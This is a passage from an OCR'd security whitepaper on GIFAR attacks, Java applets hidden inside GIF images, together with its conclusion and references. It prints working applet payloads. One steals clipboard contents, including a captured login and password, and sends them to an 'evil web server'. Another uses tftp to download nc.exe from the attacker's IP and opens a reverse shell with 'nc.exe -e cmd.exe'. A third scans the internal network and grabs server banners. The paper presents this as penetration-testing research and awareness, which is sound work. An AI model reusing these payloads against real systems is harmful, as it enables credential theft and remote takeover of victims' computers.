
"C:\Program Files\Java\jdk1.6.0_03\bin\jarsigner" -keystore ewakeystore - signedjar siceberg2.jar iceberg2.jar ewa1

Result – Signed


This time, using the signed GIFAR, when the user selects the web page link, the hidden tunnel is made back to the web server, as above, but the user is then presented with the following request to allow to run or not:

If the victim trusts the iceberg, then the dos command is executed and the output is transmitted over the tunnel back to the server.

The following shows the doc command result DIR c:\windows\system32



This dos command was a dir of the user's desktop. Note in this instance the user's name has been captured:



Note: The dos command shell will only run at the permissions that have been assigned to the victim, and you will obtain the same permissions.

If the victim is running as Administrator, then of course you are laughing!

Iceberg4

This iceberg's payload will copy the clipboard contents from a victim's system, and tunnel the output to the evil web server; this requires a signed applet.


```
Iceberg's code main payload

Clipboard clipboard = Toolkit.getDefaultToolkit().getSystemClipboard();
  Transferable content = clipboard.getContents(this);

   //System.out.println("content="+content);
   //return ("content="+content);

   if (content != null) {
     try {
            String dstData = (String)(content.getTransferData(DataFlavor.stringFlavor));
            return ("content  dstData = "+dstData);
     } catch (Exception e) {
            System.err.println(e);
            return("Couldn't get clipboard contents in format: "
            +DataFlavor.stringFlavor.getHumanPresentableName()
            +" Clipboard content: "+content);
     }
   }
```

As part of our testing (and wishful thinking!) our user has copied their userid and password onto the clipboard, as a step in a re-login process **(if it could be so easy☺).**

The web server has the victim's credentials on the clipboard:

Login name user1

Password=abc12345



Iceberg5


Now we are starting to get heavy, and achieve full control of the victim's system. This signed iceberg payload will attempt the following on the victim's system:

1. Execute a dos command to tftp from the evil web server the favourite tool Netcat.exe
2. On the victims computer execute Netcat.exe with a command shell to tunnel over to the web server

Iceberg's code main payload

```
// run tftp command to upload netcat
 // "tftp -i "+attackersIP+" GET nc.exe c:\\nc.exe"
try {
  Process p = Runtime.getRuntime().exec("tftp -i "+attackersIP+" GET nc.exe c:\\nc.exe");
 } catch (IOException e) {
    e.printStackTrace();
 }


// Execute cmd and get shell
try {
   Process p = Runtime.getRuntime().exec("c:\\nc.exe -e cmd.exe "+attackersIP+" "+netcatport);
} catch (IOException e) { ; }
```

The following image shows two dos windows, one the tunnel and the other a command shell running over the tunnel on the victim's system.




Iceberg6 (docx format file)


This iceberg's payload has a low profile payload. The iceberg establishes a network tunnel with the evil web server. The attacker can send commands, via this tunnel, to victim's hosts.

Out of scope of this whitepaper, lies the possibility of an attacker using this as a command and control system, that is an attacker can send commands that could be executed on the victim's servers.


The iceberg is in the format of icebergdocx.jar which is added to the file iceberg.docx, as shown below. This iceberg **does not need to be signed**.




The following illustrates the capture of the EWA evil web server (on the left) running within VMware. On the right is the Java console running on the victim's system, only used for debugging purposes. As you can see in the following images, the attacker can enter text and it is processed at the victim's system.



Running on the web server, enter in the text to send to the victims computer:



Now the text is processed on the victim's system:



Iceberg7 (Port Scanner)

This iceberg's payload attempts to execute a network Port scanner within the victim's internal network environment, behind their firewall. The aim is to identify internal assets, such as databases or Internet web servers, which could be exploited later.

For testing purposes, this iceberg will only scan for any internal web servers on Port 80, and if found return their web header information to the attacker. Of course this is only the initial template and the scans could be for any port or even just on the victim's local system.

The first attempt was to make this a low profile iceberg with no interaction with the user. The scanner failed access using both types of connection methods:

```
URL scan = new URL(URLscanStr);

URLConnection scanConnect = scan.openConnection();
```


And the sockets method to make network connections

```
sockInternal = new Socket(InternalIpRange+Integer.toString(i) ,80);
```

The result was the establishment of a tunnel:


```
C:\>nc -L -vv -p 4443
listening on [any] 4443 ...
connect to [                ] from                [192.168.1.1] 19428
,
**********************************************
¶2009/03/10 11:53:41
*I am in trouble now - it seems I am owned
:icebergPortScan80.java  Rons evil GIFAR is port scanning.
└Targets addess: /192.168.1.1 )Scanning Internal IP Address for port 80
,
**********************************************
```

But the access control as shown in the Java console stops the scanner from accessing IP addresses, other than the evil web server's. It was prevented from scanning the internal network IP addresses on Port 80:




OK we are busted. So the scanner requires the iceberg to be signed to allow access to network resources rather than just back to the server.


The following shows the pop-up presented to the victim as in our attempt to again that trust.



The following image shows the scanning results if the iceberg is allowed to run. Several internal web servers were identified and connected to, and header information captured.

Internet network scanning for services on port 80, return the head banners if a hit.





The following example failed to achieve low profile status:

```
PORT SCANNER applet payload

String URLscanStr = "http://"+InternalIPAddress+Integer.toString(i)+":80";

URL scan = new URL(URLscanStr);
URLConnection scanConnect = scan.openConnection();
```

Or using sockets, but this however will require a signed applet, which needs the user to accept the application to run.

PORT SCANNER applet payload

```
            // Scanner
            Socket sockInternal;
           String internalIpRange = GetInternalIPRange(); //using the victims local IP address return
the IP range
            int currentPort = 80;
            int timeout = 4000;

           for(int i=1; i<256; i++){ // c-class sub network range
           String hostAddress = InternalIpRange+Integer.toString(i);
           //System.out.println("Scanning : "+hostAddress );
            try {
                sockInternal= new Socket();
                sockInternal.connect(new InetSocketAddress(hostAddress,currentPort),timeout);

                // must have a connection at is port
                System.out.println("Port "+currentPort+" open on :"+hostAddress);
                outDataStream.writeUTF("Port "+currentPort+" open on :"+hostAddress+"\n");
                sockInternal.close();

                // Grap web server info and send to us
                try {
                      String URLscanStr = "http://"+hostAddress+":"+currentPort;
                      URL scan = new URL(URLscanStr);
                      URLConnection scanConnect = scan.openConnection();
                      Map headerfields = scanConnect.getHeaderFields();
                       Set headers = headerfields.entrySet();
                       for(Iterator x = headers.iterator(); x.hasNext();){
                            Map.Entry map = (Map.Entry)x.next();
                            System.out.println("\t"+map.getKey() + " : " + map.getValue());
                            outDataStream.writeUTF("\t"+map.getKey() + " : " + map.getValue()+"\n");
                      `
```

Some More of Those If's


There will always be challenges in trying to deploy GIFARs, as one I had during a penetration assessment as follows:

Data Egress

Yes, I could delete files on the victims computer, but really I want to capture useful information, so I can profile the target better. This requires getting information back somehow. The following instance from using one on EWA's payloads during an assessment resulted in the error:

Java.lang.ClassFormatError: Incompatible magic value 1008813135 in class file iceberg1

I determined it was related to the client's secure network and all network traffic was proxy of requests with required authentication. In this instance even signed applets still failed.



Privileges

If you have a victim, access to the system will only at their current level; this may not be as the administrator. The next step of course would be elevating privileges local exploits, or maybe just accessing their internal network; but at the end of the day we do have a small handhold to work with.

JVM Versions, used for crafting payloads

During testing, I found developing the payloads using one Java version, failed to successed on JVM versions that were older. The challenges of development attack tools.

Conclusion

My aim in writing this whitepaper was to explore GIFARs and in so-doing, provide an awareness of GIFARs, the ease with which they can be built, and how they can be used as an attack vector.

Whilst this whitepaper is only an overview of the basic concepts of GIFARs (and not the JVM), and showed that there are a lot of 'ifs' to be overcome to achieve a successful exploit of an organisation's internal network or to develop a useful command and control tool, I hope it raises further questions that could be usefully explored to determine further attack applets and other archive formats which GIFARs could be deployed.

Are we only seeing the tip of the GIFAR iceberg? The beauty of GIFARs is that the JAR file remains hidden below the cover of the image file.

Again count the number of instances on the Internet which allow the uploading of executables.

And again count the number of instances which allow the uploading of images!

Through my sampling of research within EWA's lab and the applying to real environments during a penetration assessment, I feel there is still further research required. The GIFAR is a threat, but not one that can just be used and deployed, as easy as uploading an image. Consider the next wave of threats targeting applications such as SharePoint or Content Management Systems and Customer Relationship Management (CRM). If they allow users to upload images, yes no issues with that, but if users can also edit or insert HTML, now new threats exist.

References

"Java JAR Attacks and Features", Nov 2007, http://www.gnucitizen.org/blog/java-jar-attacks-and-features

Top Ten Web Hacking Techniques of 2008 (Official), 23 Feb 2009, http://jeremiahgrossman.blogspot.com/2009/02/top-ten-web-hacking-techniques-of-2008.html

"More on GIFARs and Other Dangerous Attacks", Aug 2008, http://www.gnucitizen.org/blog/more-on-gifars-and-other-dangerous-attacks/

http://www.gnucitizen.org/static/blog/2008/04/client-side-security-one-year-later.pdf

"Protecting Browser State from Web Privacy Attacks", http://crypto.stanford.edu/sameorigin/sameorigin.pdf

"SUN Fixes GIFARs", December 17th, 2008, http://xs-sniper.com/blog/2008/12/17/sun-fixes-gifars

Sun Alert 244988 : Multiple Security Vulnerabilities in Java Web Start and Java Plug-in May Allow Privilege Escalation , 03-Dec-2008, http://sunsolve.sun.com/search/document.do?assetkey=1-26-244988-1

"Black Hat Sneak Preview" http://blogs.zdnet.com/security/?p=1619

"How to Create a GIFAR", Aug, 2008, http://riosec.com/how-to-create-a-gifar

"More on GIFARs and Other Java Smuggling", Aug 2008, http://riosec.com/more-on-gifars-and-other-java-smuggling-fun

The Internet is Broken: Beyond Document.Cookie - Extreme Client Side Exploitation,
Nathan McFeters, John Heasman, Rob Carter
Track: App Sec 1.0 / 2.0, BlackHat Briefings USA 2008
http://www.blackhat.com/html/bh-usa-08/bh-usa-08-speakers.html#McFeters

Further reading about certificates:

Security Evolution and Concepts, Part 3, Dec 2000, http://java.sun.com/developer/technicalArticles/Security/applets/

Signed Java Applet Security: Worse than ActiveX? June 2008, http://www.cert.org/blogs/vuls/2008/06/signed_java_security_worse_tha.html

Signed Applets, http://mindprod.com/jgloss/signedapplets.html